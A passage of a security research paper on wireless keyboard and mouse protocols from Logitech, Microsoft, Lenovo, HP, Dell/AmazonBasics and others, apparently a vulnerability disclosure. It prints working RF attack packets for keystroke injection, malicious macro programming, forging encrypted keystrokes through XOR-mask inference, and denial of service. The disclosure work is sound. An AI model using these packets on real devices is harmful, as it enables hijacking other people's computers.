Table 11: Logitech Pairing Response 1 Payload

Logitech Pairing Request 2 Payload		
Field	**Length**	**Description**
Unused	1 byte	
Frame Type	1 bytes	
Step	1 bytes	identifies the current step in the pairing process
Crypto	4 bytes	data potentially used during AES key generation; mice transmit 4 0x00 bytes, and keyboards transmit 4 random bytes
Serial Number	4 bytes	device serial number
Capabilities	2 bytes	device capabilities; observed values are 04:00 (mouse) and 1E:40 (keyboard)
??	8 bytes	
Checksum	1 byte	

Table 12: Logitech Pairing Request 2 Payload

Logitech Pairing Response 2 Payload		
Field	**Length**	**Description**
Unused	1 byte	
Frame Type	1 bytes	
Step	1 bytes	identifies the current step in the pairing process
Crypto	4 bytes	data potentially used during AES key generation; appears to be randomly generated
Serial Number	4 bytes	device serial number
Capabilities	2 bytes	device capabilities; observed values are 04:00 (mouse) and 1E:40 (keyboard)
??	8 bytes	
Checksum	1 byte	

Table 13: Logitech Pairing Response 2 Payload

Logitech Pairing Request 3 Payload		
Field	**Length**	**Description**
Unused	1 byte	
Frame Type	1 byte	
Step	1 byte	
??	2 bytes	
Device Name Length	1 byte	
Device Name	16 bytes	
Checksum	1 byte	

Table 14: Logitech Pairing Request 3 Payload

Logitech Pairing Response 3 Payload		
Field	**Length**	**Description**
Unused	1 byte	temporary ID, randomly generated by the pairing device
Frame Type	1 byte	
Step	1 byte	
Crypto	2 bytes	bytes 1-2 of the potential crypto setup data sent by the device
Crypto	4 bytes	bytes 0-3 of the potential crypto setup data sent by the dongle
Checksum	1 byte	

Table 15: Logitech Pairing Response 3 Payload

Logitech Pairing Complete Payload		
Field	**Length**	**Description**
Unused	1 byte	temporary ID, randomly generated by the pairing device
Frame Type	1 byte	
Step	1 byte	
??	6 bytes	bytes 1-2 of the potential crypto setup data sent by the device
Checksum	1 byte	

Table 16: Logitech Pairing Complete Payload

6 Logitech G900

The Logitech G900 gaming mouse employs a protocol similar to Unifying, with several distinctions.

- No pairing support (mouse and dongle are permanently paired)
- Fewer and different RF channels
- More aggressive keepalive timeouts

The protocol and device behavior is otherwise the same as Unifying, and can be thought of as a permanently paired Unifying dongle/device set.

Radio Configuration	
Channels (MHz)	2402, 2404, 2425, 2442, 2450, 2457, 2479, 2481
Data Rate	2Mbps (2MHz GFSK)
Address Length	5 bytes
CRC Length	2 bytes
ESB Payload Lengths	5, 10, 11, 22

Table 17: Logitech G900 radio configuration

6.1 Vulnerabilities

6.1.1 Unencrypted Keystroke Injection (BN-0012)

The Logitech G900 includes functionality to transmit keystrokes in response to specific button clicks. When this feature is used, the keystrokes are transmitted unencrypted, meaning that the dongle supports receiving unencrypted keystrokes.

Transmitting the following two packets to the RF address of a paired keyboard will generate a keypress of the letter 'a'.

1 `EA:E1:93:27:21` `00:C1:00:04:00:00:00:00:00:3B`

Unencrypted keypress packet with the HID scan code for 'a' specified (04), transmitted from a malicious device to a dongle at address `EA:E1:93:27:21`. Packet format is described in figure 6.

2 `EA:E1:93:27:21` `00:C1:00:00:00:00:00:00:00:3F`

Unencrypted keypress packet with no HID scan codes specified (key release), transmitted from a malicious device to a dongle at address `EA:E1:93:27:21`. Packet format is described in figure 6.

The second octet, 0xC1, indicates that this is a keyboard packet, and the fourth octet contains the keyboard scan code. In this example, the first packet represents the depressing the 'a' key, and the second packet represents releasing it. The final octet in each packet is the checksum.

6.1.2 Malicious Macro Programming (BN-0016)

Using the Logitech Gaming Software, a user can customize their G900 mouse to trigger keystroke macros whenever they click a specified mouse button. The macros are stored on the mouse itself, and do not depend on any software being installed on the host computer.

The communication between the mouse and dongle is unencrypted, making it possible for an attacker to program arbitrary macros into the mouse. The G900 dongle communicates with the G900 mouse by attaching payloads to ACK packets going from the dongle back to the mouse. In order to maliciously program a macro into a target mouse, an attacker can ACK packets transmitted by a mouse, attaching ACK payloads with the specific commands.

The G900 macro programming works by first transmitting data representing all of the available macro commands to the mouse. Then, commands are transmitted to assign a specific macro to a specific mouse button.

The following exchange will program a macro to type the sequence 'abc':

1 `19:D3:AC:21:08` `00 11 07 0E 6F 00 06 00 00 01 00 00 00 00 00 00 00 00 00 00 64`

2 `19:D3:AC:21:08` `00 51 01 0E 6F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 31`

3 `19:D3:AC:21:08` `00 11 07 0E 7F 43 00 04 44 00 04 43 00 05 44 00 05 43 00 06 44 AE`

4 `19:D3:AC:21:08` `00 51 01 0E 7F 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 20`

5 `19:D3:AC:21:08` `00 11 07 0E 7F 00 06 FF FF FF FF FF FF FF FF FF FF FF FF FF 63`

6 `19:D3:AC:21:08` `00 51 01 0E 7F 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 1F`

7 `19:D3:AC:21:08` `00 11 07 0E 7F FF FF FF FF FF FF FF FF FF FF FF FF FF FF 6B`

8 `19:D3:AC:21:08` `00 51 01 0E 7F 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 1E`

9 `19:D3:AC:21:08` `00 11 07 0E 7F FF FF FF FF FF FF FF FF FF FF FF FF FF FF 6B`

10 `19:D3:AC:21:08` `00 51 01 0E 7F 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 1D`

11 `19:D3:AC:21:08` `00 11 07 0E 7F FF FF FF FF FF FF FF FF FF FF FF FF FF FF 6B`

12 `19:D3:AC:21:08` `00 51 01 0E 7F 00 05 00 00 00 00 00 00 00 00 00 00 00 00 00 1C`

13 `19:D3:AC:21:08` `00 11 07 0E 7F FF FF FF FF FF FF FF FF FF FF FF FF FF FF 6B`

14 `19:D3:AC:21:08` `00 51 01 0E 7F 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 1B`

```
15  19:D3:AC:21:08  00 11 07 0E 7F FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 6B

16  19:D3:AC:21:08  00 51 01 0E 7F 00 07 00 00 00 00 00 00 00 00 00 00 00 00 00 1A

17  19:D3:AC:21:08  00 11 07 0E 7F FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 6B

18  19:D3:AC:21:08  00 51 01 0E 7F 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 19

19  19:D3:AC:21:08  00 11 07 0E 7F FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 6B

20  19:D3:AC:21:08  00 51 01 0E 7F 00 09 00 00 00 00 00 00 00 00 00 00 00 00 00 18

21  19:D3:AC:21:08  00 11 07 0E 7F FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 6B

22  19:D3:AC:21:08  00 51 01 0E 7F 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 17

23  19:D3:AC:21:08  00 11 07 0E 7F FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 6B

24  19:D3:AC:21:08  00 51 01 0E 7F 00 0B 00 00 00 00 00 00 00 00 00 00 00 00 00 16

25  19:D3:AC:21:08  00 11 07 0E 7F FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 6B

26  19:D3:AC:21:08  00 51 01 0E 7F 00 0C 00 00 00 00 00 00 00 00 00 00 00 00 00 15

27  19:D3:AC:21:08  00 11 07 0E 7F FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 6B

28  19:D3:AC:21:08  00 51 01 0E 7F 00 0D 00 00 00 00 00 00 00 00 00 00 00 00 00 14

29  19:D3:AC:21:08  00 11 07 0E 7F FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 6B

30  19:D3:AC:21:08  00 51 01 0E 7F 00 0E 00 00 00 00 00 00 00 00 00 00 00 00 00 13

31  19:D3:AC:21:08  00 11 07 0E 7F FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 6B

32  19:D3:AC:21:08  00 51 01 0E 7F 00 0F 00 00 00 00 00 00 00 00 00 00 00 00 00 12

33  19:D3:AC:21:08  00 11 07 0E 7F FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 6B

34  19:D3:AC:21:08  00 51 01 0E 7F 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 11

35  19:D3:AC:21:08  00 10 07 0E 8F 00 00 00 00 4C
```

The odd numbered packets are ACK payloads going from the attacker's transmitter to the mouse, and the even numbered payloads are response packets transmitted by the mouse. In this example, packets 3 and 5 contain the HID scan code information for key down and up events for keys 'a', 'b', and 'c'.

The specific mouse button assigned to a macro is defined in a configuration block that describes various mouse configuration properties. Two of the packets in this block describe the mouse button assignments.

1 `19:D3:AC:21:08  00 11 07 0E 7F 80 01 00 01 80 01 00 02 80 01 00 04 00 06 00 00 CB`

Assign the first macro to the 'back' button (1 of 2), transmitted from a malicious device to a G900 mouse at address `19:D3:AC:21:08`. Packet format is described in figure **??**.

2 `19:D3:AC:21:08  00 11 07 0E 7F 80 01 00 10 80 01 00 08 80 01 00 10 90 04 FF FF 1E`

Assign the first macro to the 'back' button (2 of 2), transmitted from a malicious device to a G900 mouse at address `19:D3:AC:21:08`. Packet format is described in figure **??**.

7 Chicony

Chicony is the OEM which manufacturers the AmazonBasics wireless keyboard and mouse, along with the Dell KM632 wireless keyboard and mouse.

Radio Configuration	
Channels (MHz)	2403-2480, 1MHz spacing
Data Rate	2Mbps (2MHz GFSK)
Address Length	5 bytes
CRC Length	2 bytes

Table 18: Chicony radio configuration

7.1 Vulnerabilities

7.1.1 Unencrypted Keystroke Injection - AmazonBasics (BN-0007)

It is possible to transmit a specially crafted RF packet to the RF address of a Dell KM632 mouse, causing the dongle to send keyboard HID packets to the host operating system.

Transmitting the following three payloads to the RF address of an AmazonBasics wireless mouse will generate an 'a' keypress (HID scan code: 04):

1 `XX:XX:XX:XX:XX  0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F`

2 `XX:XX:XX:XX:XX  0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:00:00:00:04:00`

3 `XX:XX:XX:XX:XX  0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F`

7.1.2 Unencrypted Keystroke Injection - Dell KM632 (BN-0007)

It is possible to transmit a specially crafted RF packet to the RF address of a Dell KM632 mouse, causing the dongle to send keyboard HID packets to the host operating system.

Transmitting the following two payloads to the RF address of a Dell KM632 wireless mouse will generate an 'a' keypress (HID scan code: 04):

1 `XX:XX:XX:XX:XX  06:00:04:00:00:00:00:00:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:00:00:00`

2 `XX:XX:XX:XX:XX  06:00:00:00:00:00:00:00:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:00:00:00`

7.1.3 Encrypted Keystroke Injection - AmazonBasics (BN-0013)

The AmazonBasics keyboard encrypts RF packets, but the implementation makes it possible to infer the ciphertext and inject malicious keystrokes.

An 'a' keypress causes the following two RF packets to be transmitted from the keyboard to the dongle:

```
B9 D6 00 8E E8 7C 74 3C BD 38 85 55 92 78 01 // 'a' key down
D0 E4 6F 75 C9 D1 53 30 39 7B AD BC 44 B1 F6 // 'a' key up
```

Octets 0 and 2-7 are octets 0 and 2-7 of a keyboard HID packet XOR'd with ciphertext. The value of octet 1 does not appear to have any effect on the resulting HID packet.

The unencrypted octets 0 and 2-7 are as follows. Octet 1 in the HID packet is always 0x00.

```
00 XX 04 00 00 00 00 // 'a' key down
00 XX 00 00 00 00 00 // 'a' key up
```

Due to the fact that a 'key up' keyboard HID packet consists of all 0x00 bytes, one can infer that octets 0 and 2-7 of the second packet represent unaltered ciphertext.

Using this knowledge, it is possible to inject arbitrary encrypted keystrokes without knowledge of the encryption key.

In this scenario, transmitting the following two RF packets will cause a 'b' keystroke to be sent to the host computer:

```
D0 E4 6A 75 C9 D1 53 30 39 7B AD BC 44 B1 F6 // 'b' key down
D0 E4 6F 75 C9 D1 53 30 39 7B AD BC 44 B1 F6 // 'b' key up
```

Octet 2 of the first packet has been XOR'd with 0x05, the HID scan code for 'b'. The second packet is the unchanged 'key up' packet previously observed.

7.1.4 Encrypted Keystroke Injection - Dell KM632 (BN-0013)

Dell KM632 keyboard encrypts RF packets, but the implementation makes it possible to infer the ciphertext and inject malicious keystrokes.

An 'a' keypress causes the following two RF packets to be transmitted from the keyboard to the dongle:

```
CD 38 09 E1 86 6D D7 DE 0E 20 F7 F2 E6 68 67 // 'a' key down
D4 D5 16 E9 E8 5A 59 BE DD 41 D0 9A 06 B4 42 // 'a' key up
```

Octets 0 and 2-7 are octets 0 and 2-7 of a keyboard HID packet XOR'd with ciphertext. The value of octet 1 does not appear to have any effect on the resulting HID packet.
The unencrypted octets 0 and 2-7 are as follows. Octet 1 in the HID packet is always 0x00.

```
00 XX 04 00 00 00 00 // 'a' key down
00 XX 00 00 00 00 00 // 'a' key up
```

Due to the fact that a 'key up' keyboard HID packet consists of all 0x00 bytes, one can infer that octets 0 and 2-7 of the second packet represent unaltered ciphertext.
Using this knowledge, it is possible to inject arbitrary encrypted keystrokes without knowledge of the encryption key.
In this scenario, transmitting the following two RF packets will cause a 'b' keystroke to be sent to the host computer:

```
D4 D5 13 E9 E8 5A 59 BE DD 41 D0 9A 06 B4 42 // 'b' key down
D4 D5 16 E9 E8 5A 59 BE DD 41 D0 9A 06 B4 42 // 'b' key up
```

Octet 2 of the first packet has been XOR'd with 0x05, the HID scan code for 'b'. The second packet is the unchanged 'key up' packet previously observed.

8 MOSART

MOSART Semiconductor produces unencrypted transceivers for use in wireless mice and keyboards. MOSART-based products from each vendor functioned identically, so it is assumed that there is no vendor customization available.

Figure 7: MOSART packet format

Radio Configuration	
Channels (MHz)	2402-2480, 2MHz spacing
Data Rate	1Mbps (1MHz GFSK)
Address Length	4 bytes
CRC Length	2 bytes, CRC-16 XMODEM
Payload Whitening	0x5A (repeated)

Table 19: MOSART radio configuration

MOSART Movement Packet		
Field	**Length**	**Description**
Preamble	2 bytes	AA:AA
Address	4 bytes	
Frame Type	4 bits	0x04
Sequence Number	4 bits	
X1	1 byte	X movement for 1 of 2 possible concatenated movement packets
X2	1 byte	X movement for 2 of 2 possible concatenated movement packets
Y1	1 byte	Y movement for 1 of 2 possible concatenated movement packets
Y2	1 byte	Y movement for 2 of 2 possible concatenated movement packets
CRC	2 bytes	CRC-16 XMODEM
Postamble	1 byte	FF

Table 20: MOSART Movement Packet

MOSART Scroll Packet		
Field	**Length**	**Description**
Preamble	2 bytes	AA:AA
Address	4 bytes	
Frame Type	4 bits	0x07
Sequence Number	4 bits	
Button State	1 byte	0x81
Button Type	4 bits	0x0F
Scroll Motion	4 bits	0x0F: down, 0x01: up
CRC	2 bytes	CRC-16 XMODEM
Postamble	1 byte	FF

Table 21: MOSART Scroll Packet

MOSART Click Packet		
Field	**Length**	**Description**
Preamble	2 bytes	AA:AA
Address	4 bytes	
Frame Type	4 bits	0x07
Sequence Number	4 bits	
Button State	1 byte	0x81 (down) or 0x01 (up)
Button Type	4 bits	0x0A
Button	4 bits	
CRC	2 bytes	CRC-16 XMODEM
Postamble	1 byte	FF

Table 22: MOSART Click Packet

MOSART Keypress Packet		
Field	**Length**	**Description**
Preamble	2 bytes	AA:AA
Address	4 bytes	
Frame Type	4 bits	0x07
Sequence Number	4 bits	
Key State	1 byte	0x81 (down) or 0x01 (up)
Key Code	1 byte	
CRC	2 bytes	CRC-16 XMODEM
Postamble	1 byte	FF

Table 23: MOSART Keypress Packet

8.1 Vulnerabilities

8.1.1 Unencrypted Keystroke Sniffing and Injection (BN-0010)

MOSART-based keyboards and USB dongles communicate using an unencrypted wireless protocol, making it possible to sniff keystrokes and inject malicious keystrokes.

The dongles reports to the host operating system as MOSART Semiconductor transceivers, however the specific RFIC is unknown, and no publicly available documentation could be found.

The RF packets contain a preamble, address, payload, CRC, and postamble. The sync field, payload, and CRC are whitened by XORing with repeated 0x5A bytes, and the CRC is the XModem variant of CRC-CCITT.

An 'a' keystroke is transmitted over the air in the following format:

```
AA:AA:AE:DD:D4:E8:23:DB:48:19:06:FF // 'a' key down
AA:AA:AE:DD:D4:E8:20:5B:48:D1:44:FF // 'a' key up
```

9 Signia

Toshiba uses a Signa SGN6210 transceiver in the affected wireless keyboard and mouse, which is an unencrypted frequency hopping transceiver.

Radio Configuration	
Channels (MHz)	2402-2480, 1MHz spacing
Data Rate	1Mbps (1MHz GFSK)
CRC Length	2 bytes, CRC-16-CCITT

Table 24: Signia radio configuration

9.1 Vulnerabilities

9.1.1 Unencrypted Keystroke Sniffing and Injection (BN-0010)

The keyboard and USB dongle communicate using an unencrypted wireless protocol, making it possible to sniff keystrokes and inject malicious keystrokes.

An example 'a' keystroke is transmitted over the air in the following format:

```
00 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17 18 19 20 21 22 23
-----------------------------------------------------------------------
AA AA AA A8 0F 71 4A DC EF 7A 2C 4A 2A 28 20 69 87 B8 7F 1D 8A 5F C3 17 // 'a' key down
AA AA AA A8 0F 71 4A DC EF 7A 2C 4A 2A 28 20 69 A7 B8 7F 1D 8A 5F F6 1F // 'a' key up
```

0-2: preamble
3-13: sync field / address / packet type
14-21: keyboard data
22-23: CRC with polynomial 0x1021

The packet is whitened before being transmitted over the air, and the whitening sequence is specific to each paired keyboard and dongle. It is not known how the whitening sequence is generated, but it can be inferred by passively listening to keyboard traffic.

The keyboard data (octets 14-21) are a whitened version of the HID packet that gets sent to the host operating system when a key is pressed. The de-whitened HID packets in this example are as follows:

```
14 15 16 17 18 19 20 21
-----------------------
00 00 04 00 00 00 00 00 // 'a' key up
00 00 00 00 00 00 00 00 // 'a' key down
```

Since the HID packet when no keys are depressed is all 0x00 bytes, it can be inferred that the whitening sequence is the same as bytes 14-21 in the second RF packet.

```
14 15 16 17 18 19 20 21
-----------------------
20 69 A7 B8 7F 1D 8A 5F // whitening sequence
```

Using this knowledge, an attacker can craft RF packets to inject arbitrary keystrokes. The HID and RF packets for the key 'b' are as follows:

```
14 15 16 17 18 19 20 21
-----------------------
00 00 05 00 00 00 00 00 // 'b' down HID packet
20 69 07 B8 7F 1D 8A 5F // 'b' down, reversed bit order, and XOR'd with the whitening sequence
```

The new RF packet pair to inject an 'b' keystroke is as follows:

```
00 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17 18 19 20 21 22 23
-----------------------------------------------------------------------
AA AA AA A8 0F 71 4A DC EF 7A 2C 4A 2A 28 20 69 07 B8 7F 1D 8A 5F 17 37 // 'b' key down
AA AA AA A8 0F 71 4A DC EF 7A 2C 4A 2A 28 20 69 A7 B8 7F 1D 8A 5F F6 1F // 'b' key up
```

10 Unknown GE Transceiver

The affected GE wireless keyboard and mouse use an unknown 500kHz GFSK transceiver.

Radio Configuration	
Channels (MHz)	2402-2480, 1MHz spacing
Data Rate	500kbps (500kHz GFSK)
CRC Length	2 bytes, CRC-16-CCITT

Table 25: GE radio configuration

10.1 Vulnerabilities

10.1.1 Unencrypted Keystroke Sniffing and Injection (BN-0015)

The keyboard and USB dongle communicate using an unencrypted wireless protocol, making it possible to sniff keystrokes and inject malicious keystrokes.

The RF packets contain a preamble, sync field, payload, protected by a 16-bit CRC (CRC-CCITT).

An 'a' keystroke is transmitted over the air in the following format:

```
55:55:55:54:5A:07:9D:01:04:00:00:00:00:00:00:00:30:41 // 'a' key down
55:55:55:54:5A:07:9D:01:00:00:00:00:00:00:00:00:3F:2C // 'a' key up
```

Bytes 0-2: preamble
Bytes 3-6: sync field / address
Bytes 7-15: payload
Bytes 16-17: CRC

11 Lenovo

Lenovo sells wireless keyboards and mice made by multiple OEMs. They use different protocols, but are all based on nRF24L transceivers, using a common physical layer configuration.

Radio Configuration	
Channels (MHz)	2403 - 2480
Data Rate	2Mbps (2MHz GFSK)
Address Length	5 bytes
CRC Length	2 bytes

Table 26: Lenovo radio configuration

11.1 Vulnerabilities

11.1.1 Denial of Service (BN-0008)

It is possible to transmit a specially crafted RF packet to the RF address of a Lenovo wireless mouse/keyboard, causing the devices paired with the dongle to stop responding until the dongle it is re-seated.

The following packet will disable a Lenovo Ultraslim Plus keyboard/mouse when transmitted to the RF address of the mouse:

```
0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F
```

The following packet will disable a Lenovo Ultraslim keyboard/mouse when transmitted to the RF address of the keyboard:

```
0F
```

The following packet will disable a Lenovo N700 mouse when transmitted to the RF address of the mouse:

```
0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F
```

11.1.2 Unencrypted Keystroke Injection (BN-0009)

Transmitting the following packets to a Lenovo 500 USB dongle will generate an 'a' keystroke:

```
00:00:0B:00:00:04:00:00:00
00:00:0B:00:00:00:00:00:00
```

11.1.3 Encrypted Keystroke Injection (BN-0013)

The Lenovo Ultraslim keyboard encrypts RF packets, but the implementation makes it possible to infer the ciphertext and inject malicious keystrokes.

An 'a' keypress causes the following two RF packets to be transmitted from the keyboard to the dongle:

```
49 C3 5B 02 59 52 86 9F 38 36 27 EF AC // 'a' key down
4C 66 E1 46 76 1A 72 F4 F5 C0 0D 85 C3 // 'a' key up
```

Octets 0 and 2-7 are octets 0 and 2-7 of a keyboard HID packet XOR'd with ciphertext. The value of octet 1 does not appear to have any effect on the resulting HID packet.

The unencrypted octets 0 and 2-7 are as follows. Octet 1 in the HID packet is always 0x00.

```
00 XX 04 00 00 00 00 // 'a' key down
00 XX 00 00 00 00 00 // 'a' key up
```

Due to the fact that a 'key up' keyboard HID packet consists of all 0x00 bytes, one can infer that octets 0 and 2-7 of the second packet represent unaltered ciphertext.

Using this knowledge, it is possible to inject arbitrary encrypted keystrokes without knowledge of the encryption key.

In this scenario, transmitting the following two RF packets will cause a 'b' keystroke to be sent to the host computer:

```
4C 66 E4 46 76 1A 72 F4 F5 C0 0D 85 C3 // 'b' key down
4C 66 E1 46 76 1A 72 F4 F5 C0 0D 85 C3 // 'b' key up
```

Octet 2 of the first packet has been XOR'd with 0x05, the HID scan code for 'b'. The second packet is the unchanged 'key up' packet previously observed.

12 Microsoft

Microsoft sells both legacy XOR-encrypted wireless keyboards and modern AES-encrypted wireless keyboards based on the nRF24L series of transceivers.

Radio Configuration	
Channels (MHz)	2403 - 2480
Data Rate	2Mbps (2MHz GFSK)
Address Length	5 bytes
CRC Length	2 bytes

Table 27: Microsoft radio configuration

12.1 Vulnerabilities

12.1.1 Unencrypted Keystroke Injection (BN-0004)

Current Microsoft wireless keyboards encrypt keystroke data using 128-bit AES encryption. The prior generation of Microsoft wireless keyboards used XOR encryption which was shown to be insecure.

USB dongles from both the AES and XOR encrypted generations of Microsoft wireless keyboards accept unencrypted keystroke packets transmitted to the RF address of a wireless mouse. This applies to standalone wireless mice, as well as mice sold as part of a keyboard and mouse set.

The following packets will generate an 'a' keystroke:

– Microsoft Sculpt Ergonomic Desktop / Microsoft USB dongle model 1461
`08:78:87:01:A0:4D:43:00:00:04:00:00:00:00:00:A3`
`08:78:87:01:A1:4D:43:00:00:00:00:00:00:00:00:A6`

– Microsoft Wireless Mobile Mouse 4000 / Microsoft USB dongle model 1496
`08:78:18:01:A0:4D:43:00:00:04:00:00:00:00:00:3C`
`08:78:18:01:A1:4D:43:00:00:00:00:00:00:00:00:39`

– Microsoft Wireless Mouse 5000 / Microsoft 2.4GHz Transceiver v7.0
`08:78:03:01:A0:4D:43:00:00:04:00:00:00:00:00:27`
`08:78:03:01:A1:4D:43:00:00:00:00:00:00:00:00:22`

13 HP (non-MOSART)

The HP Wireless Elite v2 is an nRF24L based wireless keyboard and mouse set with a proprietary communication protocol.

Radio Configuration	
Channels (MHz)	2403 - 2480 (1MHz spacing)
Data Rate	2Mbps (2MHz GFSK)
Address Length	5 bytes
CRC Length	2 bytes

Table 28: HP Elite v2 radio configuration

13.1 Vulnerabilities

13.1.1 Encrypted Keystroke Injection (BN-0005)

The HP Wireless Elite v2 wireless keyboard appears to utilize the 128-bit AES encryption provided by the nRF24L transceivers in the keyboard and dongle, but it is implemented in such a way that it is possible to inject keyboard packets without knowledge of the AES key.

A typical sequence of key presses looks like this over the air:

```
[keyboard] 06 11 11 7B E8 7F 80 CF 2E B1 49 49 CB                 // key down
[dongle]   06 11 11 7B E8 7F 80 CF 2E B1 49 49 CB
[keyboard] 07
[dongle]   0B 69 6A 15 A0 B2 11 11 7B
[keyboard] 06 11 11 7B E8 7F D1 CF 2E B1 49 49 CB                 // key up
[dongle]   06 11 11 7B E8 7F D1 CF 2E B1 49 49 CB
[keyboard] 07
[dongle]   0B 69 6A 15 A0 B2 11 11 7B
[keyboard] 06 11 11 7B E8 7F 80 CF 2E B1 49 49 CB                 // key down
[dongle]   07 69 6A 15 A0 B2 11 11 7B B1 49 49 CB
[keyboard] 07
[dongle]   0B 69 6A 15 A0 B2 11 11 7B
[keyboard] 06 11 11 7B E8 7F D1 CF 2E B1 49 49 CB                 // key up
[dongle]   06 11 11 7B E8 7F D1 CF 2E B1 49 49 CB
[keyboard] 07
[dongle]   0B 69 6A 15 A0 B2 11 11 7B
[keyboard] 04                                                     // request key rotate
[dongle]   0A DA 88 A3 0B 00                                      // crypto exchange
[keyboard] 05 10 22 C9 60 E7 CE 2B 48 6F AD E1 1C 16 C2 BD E0     // crypto exchange
[dongle]   05 10 22 C9 60 E7 CE 2B 48 6F AD E1 1C 16 C2 BD E0     // crypto exchange
[keyboard] 06 C2 CF B5 55 F8 52 28 CA 8B DC 92 63                 // key down
[dongle]   06 C2 CF B5 55 F8 52 28 CA 8B DC 92 63
[keyboard] 07
[dongle]   0B DA 88 A3 0B 00 C2 CF B5
[keyboard] 06 C2 CF B5 55 F8 1D 28 CA 8B DC 92 63                 // key up
[dongle]   06 C2 CF B5 55 F8 1D 28 CA 8B DC 92 63
```

The key down and key up packets are both XOR'd with an 8 byte mask, which appears to be derived during the crypto exchange. The keyboard will continue to use the same XOR mask for subsequent packets, and only initiates a key rotation periodically.

key up HID packets are a sequence of 8 0x00 bytes, so it is possible to infer the XOR mask by observing a key press sequence, and using the key up packet as the XOR mask.

Once the XOR mask is known, it is possible to craft and inject arbitrary keyboard packets, which cause keyboard HID packets to be send to the host operating system.

Due to the fact that the keyboard is responsible for initiating the crypto exchange, the last used XOR mask can be used indefinitely while the user is not active typing.

14 Gigabyte

The Gigabyte K7600 is an nRF24L based wireless keyboard and mouse set with a proprietary communication protocol.

Radio Configuration	
Channels (MHz)	2403 - 2480 (1MHz spacing)
Data Rate	1Mbps (1MHz GFSK)
Address Length	5 bytes
CRC Length	2 bytes

Table 29: Gigabyte radio configuration

14.1 Vulnerabilities

14.1.1 Unencrypted Keystroke Injection and Injection (BN-0006)

The Gigabyte K7600 does not encrypt keyboard packets sent over RF, making it possible to inject arbitrary keyboard HID frames.

Transmitting the following packet to the RF address of a K7600 will generate an 'a' keypress:

```
CE:00:02:00:00:00:00:00:00:00:3F:80:3D
```

References

[1] *Bastille Research Team Vulnerability Disclosure Policy*. URL: https://www.bastille.net/bastille-research-team-vulnerability-disclosure-policy.

[2] *Logitech Advanced 2.4 GHz Technology With Unifying Technology*. URL: http://www.logitech.com/images/pdf/roem/Advanced_24_Unifying_FINAL070709.pdf.